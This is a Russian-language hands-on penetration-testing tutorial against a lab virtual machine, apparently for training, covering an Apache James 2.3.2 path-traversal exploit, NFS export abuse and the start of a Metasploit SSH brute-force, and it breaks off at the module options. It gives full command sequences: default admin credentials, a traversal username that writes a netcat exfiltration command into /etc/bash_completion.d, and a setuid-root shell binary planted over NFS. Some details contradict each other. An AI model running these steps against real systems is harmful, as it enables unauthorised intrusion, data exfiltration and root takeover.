

Эксплуатация уязвимостей в почтовом сервере Apache James

Apache James — это почтовый и новостной сервер, а также программная среда, написанная на **Java**. Ошибка в версии 2.3.2 позволяет злоумышленнику выполнять произвольные команды на машине, на которой запущен сервер.

План:

1. Вход в сервис James используя стандартные реквизиты для входа
2. Создание пользователя для эксплуатации уязвимости

Для недопущения возникновения подобных уязвимостей необходимо проверять, чтобы ПО было всегда последней версии.

Пункт 1. Авторизация в James

В начале нам надо определить, установлено ли уязвимое веб-приложение на сервере атакуемой машины, для этого мы воспользуемся утилитой **nmap**, это инструмент для исследования сетей, использующийся для обнаружения хостов и сервисов в сети, определения операционных систем, обнаружения открытых портов и уязвимостей.

Напишем следующую команду и просканируем IP адрес. Параметр **"-p-"** указывает на необходимость сканирования всех портов на устройстве. Параметр **"-sV"** отвечает за определение версий программ и сервисов, которые запущены на открытых портах. Таким образом, данная команда позволяет получить информацию о всех открытых портах на устройстве и версиях программ и сервисов, запущенных на этих портах. Не забудьте заменить IP адрес на адрес атакуемой машины.

```
nmap -p- -sV 192.168.31.249
```

```
(root@albert)~[/home/albert]
# nmap -p- -sV 192.168.31.249
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-31 22:10 +05
Nmap scan report for server (192.168.31.249)
Host is up (0.00051s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         JAMES smtpd 2.3.2
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3         JAMES pop3d 2.3.2
111/tcp   open  rpcbind      2-4 (RPC #100000)
119/tcp   open  nntp         JAMES nntpd (posting ok)
873/tcp   open  rsync        (protocol version 31)
2049/tcp   open  nfs_acl      2-3 (RPC #100227)
4555/tcp   open  james-admin  JAMES Remote Admin 2.3.2
34695/tcp open  nlockmgr     1-4 (RPC #100021)
35669/tcp open  mountd       1-3 (RPC #100005)
45983/tcp open  status       1 (RPC #100024)
55005/tcp open  mountd       1-3 (RPC #100005)
58991/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 00:0C:29:5C:67:A9 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.80 seconds
```

Как мы видим, **nmap** определил несколько сервисов, запущенных на атакуемой машине. Среди них есть сервис **James Remote Admin 2.3.2**, запущенный на порте **4555**. Подключимся к машине по этому порту, используя **telnet** соединение. **Telnet** — это протокол прикладного уровня, который используется для установления удаленного соединения с устройством через сеть.

```
telnet 192.168.31.249 4555
```

Во время подключения, сервис попросит у нас логин и пароль для авторизации, попробуем логин и пароль, которые заданы в файле конфигурации **James** изначально, вдруг сетевой администратор их не сменил. Дефолтные значения **James**, это логин – root и пароль – root.

```
(root@albert)-[/home/albert]
# telnet 192.168.31.249 4555
Trying 192.168.31.249 ...
Connected to 192.168.31.249.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
```

Как мы видим, изначальные данные изменены не были, а мы получили доступ с права администратора к сервису **James**. Теперь мы можем менять настройки сервера, читать письма и создавать новых пользователей. Написав следующую команду, мы можем просмотреть список всех пользователей, подключенных к серверу.

```
listusers
```

```
listusers
Existing accounts 2
user: BusinessMail
user: serverMail
```

Пункт 2. Создание эксплуатируемого пользователя

Обычно **Apache James** хранит данные пользователей в подкаталоге относительно каталога установки в "james/var/users". По умолчанию сервер создает новый подкаталог для хранения входящей и исходящей электронной почты для каждого пользователя.

В сервисе **Apache James** имена пользователей недостаточно валидируются во время создания пользователя, и добавление символа родительского каталога "../" приводит к созданию каталога пользователя за пределами каталога установки. Имя пользователя, такое как ".././.././.././.././etc/bash_completion.d", может привести к размещению файлов в "/etc/bash_completion.d", каталоге, содержащем команды, которые выполняются при входе пользователя в систему. Отправляя сообщения на этого пользователя, злоумышленник может выполнить команды, проникнуть на почтовый сервер и получить данные с него.

Скрипт автодополнения (completion script) - это код, использующий встроенную команду **bash complete**, чтобы определить, какие предложения автодополнения могут быть отображены для заданного исполняемого файла.

Формат команды - "adduser <имя_пользователя> <пароль>", где "<имя_пользователя>" представляет имя пользователя, которое нужно создать, а "<пароль>" - пароль пользователя. Чтобы получить возможность размещать файлы в "/etc/bash_completion.d", мы создаем почтового пользователя с именем ".././.././.././.././etc/bash_completion.d" с помощью команды:

```
adduser .././.././.././.././etc/bash_completion.d password
```



```
(root@albert)-[/home/albert]
# telnet 192.168.31.249 25
Trying 192.168.31.249 ...
Connected to 192.168.31.249.
Escape character is '^]'.
220 server SMTP Server (JAMES SMTP Server 2.3.2) ready Fri, 31 Mar 2023 22:49:24 +0500 (YEKT)
helo serverMail
```

Далее поочередно вписываем следующие команды. serverMail – пользователь которого мы хотим взломать.

```
helo serverMail
```

```
helo serverMail
250 server Hello serverMail (albert [192.168.31.125])
```

```
mail from:<serverMail@localhost>
```

```
mail from:<serverMail@localhost>
250 2.1.0 Sender <serverMail@localhost> OK
```

```
rcpt to: <../../../../../../../../etc/bash_completion.d>
```

```
rcpt to: <../../../../../../../../etc/bash_completion.d>
250 2.1.5 Recipient <../../../../../../../../etc/bash_completion.d@localhost> OK
```

```
data
```

```
data
354 Ok Send data ending with <CRLF>.<CRLF>
```

Следующая команда отправляет запрос на установление соединения на порту **3333** с использованием утилиты **nc** (netcat). В запросе используется команда **hostname**, которая возвращает имя хоста, на котором запущена команда. Таким образом, запрос отправляет имя хоста на указанный IP-адрес и порт.

```
from: serverMail@localhost
.
hostname | nc 192.168.31.125 3333
.
```

IP вашей машины вы можете просмотреть если откроете новое окно терминала и напишете следующую команду

```
ip a
```

```
(root@albert)-[/home/albert]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c2:5d:48 brd ff:ff:ff:ff:ff:ff
    inet 192.168.31.125/24 brd 192.168.31.255 scope global dynamic noprefixroute eth0
        valid_lft 42545sec preferred_lft 42545sec
    inet6 fe80::20c:29ff:fec2:5d48/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(root@albert)-[/home/albert]
#
```

```
from: serverMail@localhost
.
hostname | nc 192.168.31.125 3333
.
250 2.6.0 Message received
```

Завершим **telnet** соединение следующей командой.

```
quit
```

```
quit
221 2.0.0 server Service closing transmission channel
Connection closed by foreign host.
```

```
(root@albert)-[/home/albert]
# telnet 192.168.31.249 25
Trying 192.168.31.249 ...
Connected to 192.168.31.249.
Escape character is '^J'.
220 server SMTP Server (JAMES SMTP Server 2.3.2) ready Fri, 31 Mar 2023 22:58:14 +0500 (YEKT)
helo serverMail
250 server Hello serverMail (albert [192.168.31.125])
mail from:<serverMail@localhost>
250 2.1.0 Sender <serverMail@localhost> OK
rcpt to: <../../../../../../../../etc/bash_completion.d>
250 2.1.5 Recipient <../../../../../../../../etc/bash_completion.d@localhost> OK
data
354 Ok Send data ending with <CRLF>.<CRLF>
from: serverMail@localhost
.
hostname | nc 192.168.31.125 3333
.
250 2.6.0 Message received
quit
221 2.0.0 server Service closing transmission channel
Connection closed by foreign host.
```

Откроем новое окно терминала и напишем следующую команду, указав порт, который мы вписывали раньше. Параметр **-l** запустит **netcat** в режиме прослушивания. Параметр **-p** указывает на номер порта, на котором надо прослушивать входящие соединения. Опция **-o** указывает на файл “out”, в который будут записаны данные, полученные от подключающегося клиента.

```
nc -lvp 3333 -o out
```

```
(root@albert)-[/home/albert]  
# nc -lvp 3333 -o out  
listening on [any] 3333 ...  
█
```

Теперь, когда **netcat** сервис запущен, остается ждать, когда пользователь serverMail зайдет на сервер. Тогда сработает команда, которую мы писали ранее: `hostname | nc 192.168.31.125 3333`. И тогда в файл “out” будет записано имя хоста, на котором запущена команда. Вместо слова “hostname” можно написать любую другую команду. Наша работа на этом окончена.

Эксплуатация уязвимостей в службе NFS

Network File System (NFS) - это служба, основанная на протоколе **UDP**. Она позволяет удаленным хостам монтировать файловые системы по сети и взаимодействовать с этими файловыми системами так, как если бы они были смонтированы локально.

План:

1. Определение версии NFS на сервере
2. Монтирование доступных экспортов NFS
3. Получение полного доступа к системе

Подверженные уязвимостям конфигурации серверов **NFS** встречаются не редко. Часто слабые конфигурации предоставляют несанкционированный доступ к конфиденциальным данным и иногда позволяют получить доступ к командной оболочке на системе. Как можно представить, доступ, который мы получаем, в значительной степени зависит от конфигурации **NFS**.

Удаленный доступ к каталогам, предоставленным через экспорты **NFS**, требует двух вещей: доступа к монтированию и доступа к файлам.

1. Доступ к монтированию может быть ограничен по имени хоста или IP-адресу в файле `/etc/exports`, но во многих случаях не применяются никакие ограничения. Стоит также отметить, что IP-адреса и имена хостов легко подделываются (если вы знаете, что подделывать).
2. Доступ к файлам обеспечивается путем настройки экспортов в файле `/etc/exports` и пометки их как читаемые/записываемые. Доступ к файлам затем ограничивается **UID** подключающегося пользователя, который может быть подделан. Однако следует отметить, что существуют некоторые смягчающие меры, такие как "**root squashing**", которые можно включить в файле `/etc/exports`, чтобы предотвратить доступ от **UID 0 (root)**.

Для устранения уязвимостей подобного типа необходимо тщательно настраивать файлы конфигураций.

Пункт 1. Проверка версии NFS на сервере

В начале нам надо определить, установлено ли уязвимое веб-приложение на сервере атакуемой машины, для этого мы воспользуемся утилитой **nmap**, это инструмент для исследования сетей, использующийся для обнаружения хостов и сервисов в сети, определения операционных систем, обнаружения открытых портов и уязвимостей. Не забудьте заменить IP адрес на адрес атакуемой машины.

```
nmap -sV 192.168.31.249
```

```

(root@albert)-[/home/albert]
# nmap -sV 192.168.31.249
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-16 13:48 +05
Nmap scan report for 192.168.31.249
Host is up (0.000069s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         JAMES smtpd 2.3.2
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3         JAMES pop3d 2.3.2
111/tcp   open  rpcbind      2-4 (RPC #100000)
119/tcp   open  nntp         JAMES nntpd (posting ok)
873/tcp   open  rsync        (protocol version 31)
2049/tcp  open  nfs_acl      2-3 (RPC #100227)
4848/tcp  open  tcpwrapped
MAC Address: 00:0C:29:5C:67:A9 (VMware)
Service Info: Host: server; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds

```

Протокол NSF обычно прослушивается на портах **111** и **2049**, на атакуемом нами сервере такие порты открыты. Кроме того, мы можем увидеть, что версия **nfs** указана **2-4**. Нам это подходит.

Для определения версий NFS, поддерживаемых в настоящее время, используйте инструменты **rpcinfo** или **nmap**. Это может быть важно позже. Мы хотим принудительно использовать версию 3 или ниже, чтобы мы могли просматривать и подделывать UID владельцев файлов. Если включен **root squashing**, это может быть необходимым для доступа к файлам.

Для того, чтобы просканировать версию **nfs** используя утилиту **rpcinfo**, нам надо установить **nfs-client**

```
apt-get install nfs-client
```

```

(root@albert)-[/home/albert]
# apt-get install nfs-client

```

Проверим версию **nfs** на атакуемой машине. Не забудьте поменять IP адрес на нужный

```
rpcinfo -p 192.168.31.249
```



```
nmmap done. 1 IP address (1 host up) scanned
(root@albert)-[/home/albert]
# rpcinfo -p 192.168.31.249
  program vers proto  port  service
  100000    4   tcp    111   portmapper
  100000    3   tcp    111   portmapper
  100000    2   tcp    111   portmapper
  100000    4   udp    111   portmapper
  100000    3   udp    111   portmapper
  100000    2   udp    111   portmapper
  100024    1   udp   60521  status
  100024    1   tcp   58613  status
  100003    2   tcp    2049  nfs
  100003    3   tcp    2049  nfs
  100003    4   tcp    2049  nfs
  100227    2   tcp    2049  nfs_acl
  100227    3   tcp    2049  nfs_acl
  100003    2   udp    2049  nfs
  100003    3   udp    2049  nfs
  100003    4   udp    2049  nfs
  100227    2   udp    2049  nfs_acl
  100227    3   udp    2049  nfs_acl
  100021    1   udp   44624  nlockmgr
  100021    3   udp   44624  nlockmgr
  100021    4   udp   44624  nlockmgr
  100021    1   tcp   40615  nlockmgr
  100021    3   tcp   40615  nlockmgr
  100021    4   tcp   40615  nlockmgr
  100005    1   udp   34554  mountd
  100005    1   tcp   54425  mountd
  100005    2   udp   44341  mountd
  100005    2   tcp   57175  mountd
  100005    3   udp   42249  mountd
  100005    3   tcp   55393  mountd
```

Как мы видим, версии **nfs** есть разные: начиная со второй, заканчивая четвертой, нам это подходит.

Пункт 2. Монтирование доступных экспортов NFS

Теперь мы хотим перечислить доступные экспорты **NFS** на удаленном сервере с помощью утилиты **Metasploit**.

NFS экспорт — это процесс настройки и предоставления удаленному клиентскому компьютеру доступа к локальной файловой системе через сетевой протокол **NFS (Network File System)**. Это позволяет клиентским компьютерам монтировать удаленные директории и файловые системы на своих собственных компьютерах и работать с ними так, как если бы они были локальными. С помощью **NFS** экспорта можно делать общие ресурсы, такие как файлы, папки и директории, доступными для многих пользователей через сеть.

Запустим утилиту **Metasploit msfconsole**

```
msfconsole
```



```
msf6 auxiliary(scanner/nfs/nfsmount) > show options
Module options (auxiliary/scanner/nfs/nfsmount):
```

Name	Current Setting	Required	Description
HOSTNAME		no	Hostname to match shares against
LHOST	192.168.31.125	no	IP to match shares against
PROTOCOL	udp	yes	The protocol to use (Accepted: udp, tcp)
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	111	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)

View the full module info with the `info`, or `info -d` command.

Как мы видим поле RHOSTS является обязательным, это поле отвечает за IP атакуемой машины. Не забудьте изменить IP адрес на нужный.

```
set rhosts 192.168.31.249
```

```
msf6 auxiliary(scanner/nfs/nfsmount) > set rhosts 192.168.31.249
rhosts => 192.168.31.249
```

Запустим эксплойт

```
run
```

```
msf6 auxiliary(scanner/nfs/nfsmount) > run
[+] 192.168.31.249:111 - 192.168.31.249 Mountable NFS Export: / [*]
[+] 192.168.31.249:111 - 192.168.31.249 Mountable NFS Export: /home [*]
[*] 192.168.31.249:111 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Как мы видим, директория /home доступна для монтирования.

Монтирование — это процесс подключения файловой системы, хранящейся на отдельном устройстве (например, жестком диске), к файловой системе операционной системы, таким образом, что файловая система становится доступна для чтения и записи. После монтирования файловая система на отдельном устройстве становится частью единой иерархии файловой системы операционной системы

Теперь мы хотим смонтировать доступные экспорты **NFS**, работая от имени суперпользователя. Обязательно используйте флаг **"-o vers=3"**, чтобы убедиться, что вы можете просматривать **UID** владельцев файлов. Для начала создадим папку в любом удобном для нас месте.

```
mkdir nfs
```

```
(root@albert)-[/home/albert]
# mkdir nfs
```

Следующая команда используется для монтирования удаленной директории **NFS** **"/home"**, расположенной на сервере с IP адресом атакуемой нами машины, на локальную систему в каталог **"nfs"**. Опция **"-o vers=3"** указывает, что нужно использовать версию **3** протокола **NFS** для монтирования директории, что позволяет просматривать и копировать файлы с сохранением прав доступа.

```
mount -o vers=3 192.168.31.249:/home nfs
```

```
(root@albert)-[/home/albert]
# mount -o vers=3 192.168.31.249:/home nfs
Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service → /lib/systemd/system/rpc-statd.service.

(root@albert)-[/home/albert]
#
```

Перейдем в созданную нами папку и проверим права доступа у папок и файлов в ней, используя **ls**

```
cd ./nfs

ls -al .
```

```
(root@albert)-[/home/albert/nfs]
# ls -al
total 16
drwxr-xr-x  4 root    root    4096 Apr 16 17:55 .
drwx----- 22 albert  albert  4096 Apr 16 17:19 ..
drwxrwxr-x 18 albert  albert  4096 Apr 16 17:55 server
drwxr-xr-x  2 1002    1002    4096 Apr 16 17:54 user1
```

Как мы видим в смонтированной нами папке есть папка пользователя **server** и **user1**. Теперь мы можем углубиться и изучить хранимое в папках этих пользователей на наличие интересной для нас информации. Например так:

```
cd ./user1

ls
```

```
(root@albert)-[/home/albert/nfs/user1]
# ls -al
total 32
drwxr-xr-x 4 1002 1002 4096 Apr 16 18:25 .
drwxr-xr-x 4 root  root  4096 Apr 16 17:55 ..
-rw-r--r-- 1 1002 1002  220 Apr 16 17:52 .bash_logout
-rw-r--r-- 1 1002 1002 3637 Apr 16 17:52 .bashrc
drwx----- 2 1002 1002  4096 Apr 16 18:02 .cache
-rw-r--r-- 1 root  root   17 Apr 16 17:54 Important.txt
-rw-r--r-- 1 1002 1002  675 Apr 16 17:52 .profile
drwxr-xr-x 2 root  root  4096 Apr 16 18:25 tmp
```

Тут есть файл **Important.txt**, прочитаем его

```
cat Important.txt
```

```
(root@albert)-[/home/albert/nfs/user1]
# cat Important.txt
pass:pass111word
```

В файле указан пароль – **pass111word**. Запомним это.

Пункт 3. Получение полного доступа к системе

Вернемся в смонтированную нами папку **nfs** папку в папку пользователя **user1/tmp** и создадим там исполняемый файл с расширением **.c**. Эта команда создаст программу, которая исполнит следующие системные функции: **setgid(0)** устанавливает ID группы на 0 (root); **setuid(0)** устанавливает ID пользователя на 0 (root); **system("/bin/bash")** запустит интерпретатор оболочки **Bash**. **return 0** завершит программу.

```
echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > ./nfs_payload.c
```

```
(root@albert)-[/home/albert/nfs/user1/tmp]
# echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > ./nfs_payload.c
```

Теперь скомпилируем наш файл с помощью компилятора **gcc**. Кроме того, эта команда создаст исполняемый файл в той же директории.

```
gcc ./nfs_payload.c -o nfs_payload
```

```
(root@albert)-[/home/albert/nfs/user1/tmp]
# gcc ./nfs_payload.c -o nfs_payload
```

Установим бит **setuid** для исполняемого файла. Это означает, что при запуске этого файла его процесс будет запущен с правами владельца файла, то есть с правами пользователя **root**. Не забывайте внимание на предупреждения.

```
chmod +s ./nfs_payload
```

```
(root@albert)-[/home/albert/nfs/user1/tmp]
# chmod +s ./nfs_payload
```

Проверим что все файлы были успешно созданы. Находясь в смонтированной папке в которой мы создали наш скрипт напишем следующую команду.

```
ls -al
```

```
(root@albert)-[/home/albert/nfs/user1/tmp]
# ls -al
total 28
drwxr-xr-x 2 root root 4096 Apr 16 18:27 .
drwxr-xr-x 4 1002 1002 4096 Apr 16 18:25 ..
-rwsr-sr-x 1 root root 16064 Apr 16 18:27 nfs_payload
-rw-r--r-- 1 root root 68 Apr 16 18:27 nfs_payload.c
```

SSH (Secure Shell) — это криптографический протокол, который обеспечивает защищенное подключение к удаленному узлу (обычно к серверу) через небезопасную сеть, такую как Интернет. **SSH** позволяет пользователям удаленно управлять компьютерами и передавать файлы между компьютерами с использованием шифрования для защиты от несанкционированного доступа и перехвата данных. **SSH**-клиенты и **SSH**-серверы могут быть установлены на различных операционных системах, включая **Linux**, **macOS**, **Windows** и другие.

Попробуем подключиться к серверу через **SSH** соединение, используя пароль из файла, который мы нашли ранее. **user1** — в данном случае имя пользователя к которому мы хотим подключиться, узнали мы его когда смонтировали папку и посмотрели папки пользователей в директории **/home**, а цифры справа от символа **@** это IP адрес атакующей машины. Не забудьте поменять его на нужный.

```
ssh user1@192.168.31.249
```

```
(root@albert)-[/home/albert/nfs]
# ssh user1@192.168.31.249
user1@192.168.31.249's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

* Documentation:  https://help.ubuntu.com/

System information as of Sun Apr 16 17:40:00+05 2023

System load:  0.0               Processes:            281
Usage of /:   18.7% of 21.29GB   Users logged in:     1
Memory usage: 19%               IP address for eth0: 192.168.31.249
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2019.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

user1@server:~$
```

Если все пройдет успешно, вы получите доступ к системе как пользователь **server**, но мы хотим получить права доступа **root**. Для этого откроем исполняемый файл, который мы создавали ранее.

```
user1@server:~$ whoami
user1
user1@server:~$
```

Попробуем получить права администратора через **sudo**. Пароль введем такой же как у пользователя – secret.

```
sudo su
```

```
user1@server:~$ sudo su
[sudo] password for user1:
Sorry, user user1 is not allowed to execute '/bin/su' as root on server.
user1@server:~$
```

Это значит, что этому пользователю нельзя выполнять команду **sudo**.

Чтобы повысить права доступа, запустим исполняемый файл, созданный нами ранее

```
/home/user1/tmp/nfs_payload
```

Проверим, что мы точно **root** пользователь

```
whoami
```

```
user1@server:~$ /home/user1/tmp/nfs_payload
root@server:~# whoami
root
root@server:~#
```

На этом наша работа окончена, мы получили права администратора к атакуемой системе.

Эксплуатация уязвимостей в конфигурации Sudoers

Sudoers — это файл конфигурации в операционной системе **Linux**, который содержит список правил и определений, определяющих, какие пользователи и группы могут выполнять привилегированные команды через команду **sudo**. **Sudoers** позволяет администраторам устанавливать ограничения на использование привилегий суперпользователя для конкретных пользователей, групп и хостов. Это уменьшает риск несанкционированного доступа к системе и повышает безопасность.

Неправильно настроенный файл **Sudoers** может предоставить хакеру большое окно для проникновения в систему и получение в ней доступа.

План:

4. Проникновение в систему используя метод Брутфорс через SSH
5. Прочтение важной информации в файловой системе
 - 2.1 Повышение прав доступа через Vi
 - 2.2 Повышение прав доступа через Python
 - 2.3 Повышение прав доступа через Sh
 - 2.4 Повышение прав доступа через Nmap

Для того, чтобы предотвратить возникновение подобной уязвимости необходимо ограничивать, каким средствам будет предоставлена возможность открываться с правами **root**.

Пункт 1. Брутфорс в систему

Перед тем, как мы начнем атаковать приложение **sudo**, нам нужно найти сервер **SSH**. К счастью, инструменты сканирования портов, такие как **nmap**, облегчают это, потому что большинство утилит все еще работают с **SSH** на стандартном порту **22**. Не забудьте поменять IP адрес на адрес атакующей машины.

```
nmap -sV 192.168.31.249
```

```
(root@albert)-[/home/albert]
# nmap -sV 192.168.31.249
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 17:14 +05
Nmap scan report for server (192.168.31.249)
Host is up (0.000070s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
111/tcp   open  rpcbind  2-4 (RPC #100000)
873/tcp   open  rsync    (protocol version 31)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
MAC Address: 00:0C:29:5C:67:A9 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.49 seconds
```

Как мы видим, **22** порт открыт, а значит сервис **ssh** запущен. Теперь попробуем получить доступ к **ssh**, так как обычно этот сервис требует аутентификацию, нам надо подобрать логин и пароль. Для этого воспользуемся инструментом **Metasploit**.

Запустим утилиту **Metasploit msfconsole**

```
msfconsole
```



```
(root@albert)-[/home/albert]
# msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

+ --=[ metasploit v6.2.26-dev ]
+ --=[ 2264 exploits - 1190 auxiliary - 404 post ]
+ --=[ 951 payloads - 45 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit tip: Use the edit command to open the
currently active module in your editor
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Воспользуемся поиском по базе данных **Metasploit**, по ключевым словам, **ssh login**, чтобы найти возможные эксплойты.

search ssh login

```
root@albert: /home/albert
File Actions Edit View Help

msf6 > search ssh login

Matching Modules

# Name Disclosure Date Rank Check Descripti
on
--
0 exploit/linux/http/alienvault_exec 2017-01-31 excellent Yes AlienVault OSSIM/USM Remote Code Execution
1 auxiliary/scanner/ssh/apache_karaf_command_execution 2016-02-09 normal No Apache Karaf Default Credentials Command Execution
2 auxiliary/scanner/ssh/karaf_login normal No Apache Karaf Login Utility
3 exploit/unix/ssh/array_vxag_vapv_privkey_privesc 2014-02-03 excellent No Array Net works vAPV and vxAG Private Key Privilege Escalation Code Execution
4 auxiliary/scanner/ssh/cerberus_sftp_enumusers 2014-05-27 normal No Cerberus FTP Server SFTP Username Enumeration
5 auxiliary/scanner/http/cisco_firepower_login normal No Cisco Firepower Management Console 6.0 Login
6 exploit/linux/ssh/cisco_ucs_scuser 2019-08-21 excellent No Cisco UCS Director default scpuser password
7 exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684 2022-10-10 excellent Yes Fortinet FortiOS, FortiProxy, and FortiSwitchManager authentication bypass.
8 exploit/linux/ssh/microfocus_obr_shrboadmin 2020-09-21 excellent No Micro Focus Operations Bridge Reporter shrboadmin default password
9 post/linux/manage/sshkey_persistence excellent No SSH Key Persistence
10 post/windows/manage/sshkey_persistence good No SSH Key Persistence
11 auxiliary/scanner/ssh/ssh_login normal No SSH Login
Check Scanner
```

Воспользуемся эксплойтом под номером 11, который позволяет подобрать логин и пароль для **ssh** методом **брутфорс**. Выберем эксплойт:

use auxiliary/scanner/ssh/ssh_login

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Посмотрим настройки, которые можно настроить в этом эксплойте

Show options

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):



| Name              | Current Setting | Required | Description                                                                                  |
|-------------------|-----------------|----------|----------------------------------------------------------------------------------------------|
| BLANK_PASSWORDS   | false           | no       | Try blank passwords for all users                                                            |
| BRUTEFORCE_SPEED  | 5               | yes      | How fast to bruteforce, from 0 to 5                                                          |
| DB_ALL_CREDS      | false           | no       | Try each user/password couple stored in the current database                                 |
| DB_ALL_PASS       | false           | no       | Add all passwords in the current database to the list                                        |
| DB_ALL_USERS      | false           | no       | Add all users in the current database to the list                                            |
| DB_SKIP_EXISTING  | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)  |
| PASSWORD          |                 | no       | A specific password to authenticate with                                                     |
| 1 PASS_FILE       |                 | no       | File containing passwords, one per line                                                      |
| 2 RHOSTS          |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| 3 RPORT           | 22              | yes      | The target port                                                                              |
| 4 STOP_ON_SUCCESS | false           | yes      | Stop guessing when a credential works for a host                                             |
| THREADS           | 1               | yes      | The number of concurrent threads (max one per host)                                          |
| USERNAME          |                 | no       | A specific username to authenticate as                                                       |
| USERPASS_FILE     |                 | no       | File containing users and passwords separated by space, one pair per line                    |
| USER_AS_PASS      | false           | no       | Try the username as the password for all users                                               |
| 5 USER_FILE       |                 | no       | File containing usernames, one per line                                                      |
| 6 VERBOSE         | false           | yes      | Whether to print output for all attempts                                                     |

